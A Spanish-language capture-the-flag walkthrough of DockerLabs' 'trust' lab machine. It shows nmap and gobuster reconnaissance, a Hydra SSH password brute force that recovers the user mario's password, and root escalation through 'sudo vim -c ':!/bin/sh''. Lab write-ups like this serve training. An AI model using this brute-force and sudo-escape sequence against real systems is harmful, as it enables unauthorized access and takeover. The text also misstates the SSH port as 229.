```
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo bash auto_deploy.sh trust.tar
[sudo] password for kali:

                         ##        .
                   ## ## ##       ==
                ## ## ## ##      ===
            /"""""""""""""""\___/ ===
        ~~~ {~~ ~~~~ ~~~ ~~~~ ~~ ~ /  ===- ~~~
            \_____ o          __/
              \    \        __/
               \____\______/

 __  __  __  __  __  __  __  __  __  __  __  __
|_/ |_| |__ |\_ |__ |\/| |__ |_| |_] |_  |_] |_]
|_\ |_| |__ |\_ |__ |  | |__ | | |_] |__ |_] |__]

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es ⟶ 172.18.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

Tenemos la maquina trust nivel muy fácil de docker labs


```
┌──(kali㉿kali)-[~]
└─$ ping -c 1 172.18.0.2
PING 172.18.0.2 (172.18.0.2) 56(84) bytes of data.
64 bytes from 172.18.0.2: icmp_seq=1 ttl=64 time=0.102 ms

--- 172.18.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.102/0.102/0.102/0.000 ms
```

Hacemos ping, vemos que tenemos conexión y un ttl de 64 lo que nos indica que es una maquina linux

```
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 19:a1:1a:42:fa:3a:9d:9a:0f:ea:91:7f:7e:db:a3:c7 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBHjaznpuQYsT/k
|   256 a6:fd:cf:45:a6:95:05:2c:58:10:73:8d:39:57:2b:ff (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJW/dREGeklk/wsHXisOmbmVwP9zg7U8xS+OfHkxLF0Z
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.57 ((Debian))
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.57 (Debian)
|_http-title: Apache2 Debian Default Page: It works
MAC Address: 02:42:AC:12:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Hacemos nmap, tenemos el puerto 229(ssh) y el puerto 80(http) abiertos



Vamos a navegador, ponemos ipvictima y nos da una plantilla de pache por defecto

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://172.18.0.2/ -w /usr/share/wordlists/dirb/common.txt -x txt,py,php,sh
═══════════════════════════════════════════════════════════════
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
═══════════════════════════════════════════════════════════════
[+] Url:                     http://172.18.0.2/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Extensions:              txt,py,php,sh
[+] Timeout:                 10s
═══════════════════════════════════════════════════════════════
Starting gobuster in directory enumeration mode
═══════════════════════════════════════════════════════════════
.hta                 (Status: 403) [Size: 275]
.htaccess            (Status: 403) [Size: 275]
.hta.php             (Status: 403) [Size: 275]
.hta.py              (Status: 403) [Size: 275]
.hta.sh              (Status: 403) [Size: 275]
.hta.txt             (Status: 403) [Size: 275]
.htaccess.txt        (Status: 403) [Size: 275]
.htpasswd.txt        (Status: 403) [Size: 275]
.htaccess.sh         (Status: 403) [Size: 275]
.htaccess.php        (Status: 403) [Size: 275]
.htaccess.py         (Status: 403) [Size: 275]
.htpasswd            (Status: 403) [Size: 275]
.htpasswd.py         (Status: 403) [Size: 275]
.htpasswd.php        (Status: 403) [Size: 275]
.htpasswd.sh         (Status: 403) [Size: 275]
index.html           (Status: 200) [Size: 10701]
secret.php           (Status: 200) [Size: 927]
server-status        (Status: 403) [Size: 275]
Progress: 23065 / 23065 (100.00%)
═══════════════════════════════════════════════════════════════
Finished
═══════════════════════════════════════════════════════════════
```

Hacemos gobuster, vemos que tenemos, secret.php sospechoso



```
31      </style>
32 </head>
33 <body>
34      <div class="container">
35          <h1>Hola Mario,</h1>
36          <p>Esta web no se puede hackear.</p>
37      </div>
38 </body>
39 </html>
40
```

Vamos navegador ponemos ipvictima/secret.php y nos da una pantalla “hola mario” damos control + u para ver código fuente y también vemos el nombre mario, eso nos da a entender que tenemos un usuario llamado mario

```
┌──(kali㉿kali)-[~]
└─$ hydra -l mario -P /usr/share/wordlists/rockyou.txt ssh://172.18.0.2
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-02-12 14:04:46
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399),
[DATA] attacking ssh://172.18.0.2:22/
[22][ssh] host: 172.18.0.2   login: mario   password: chocolate
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-02-12 14:04:55
```

Hacemos fuerza bruta con Hydra al usuario mario, y nos da la contrasena chocolate

```
┌──(kali㉿kali)-[~]
└─$ ssh mario@172.18.0.2
mario@172.18.0.2's password:
Linux 0c9bcfdf6baa 6.18.5+kali-amd64
```

Entramos por ssh

```
mario@0c9bcfdf6baa:~$ whoami
mario
mario@0c9bcfdf6baa:~$ sudo -l
[sudo] password for mario:
Sorry, try again.
[sudo] password for mario:
Matching Defaults entries for mario on 0c9bcfdf6baa:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local

User mario may run the following commands on 0c9bcfdf6baa:
    (ALL) /usr/bin/vim
```

Ejecutamos whoami y vemos que somos usuario mario (no root), damos sudo –l para ver el binario con el cual podemos ejecutar para escalar privilegios, vemos que tenemos el binario /usr/bin/vim

2. Explotación vía `sudo`

Si el comando `sudo -l` muestra que el usuario actual puede ejecutar `vim` como root sin contraseña (`NOPASSWD`), es posible escalar privilegios.

- **Comando:**

bash

```bash
sudo vim -c ':!/bin/sh'
```

Investigamos en google como escalar pivilegios con sudo –l con binario vim (es el que dice bash), investigue el GTFObins pero cambio y no lo encontré

```
mario@0c9bcfdf6baa:~$ sudo vim -c ':!/bin/sh'

# whoami
root
# cd /root
# ls
# whoami
root
#
```

Ejecutamos el comando que investigamos, whoami, y somos root :)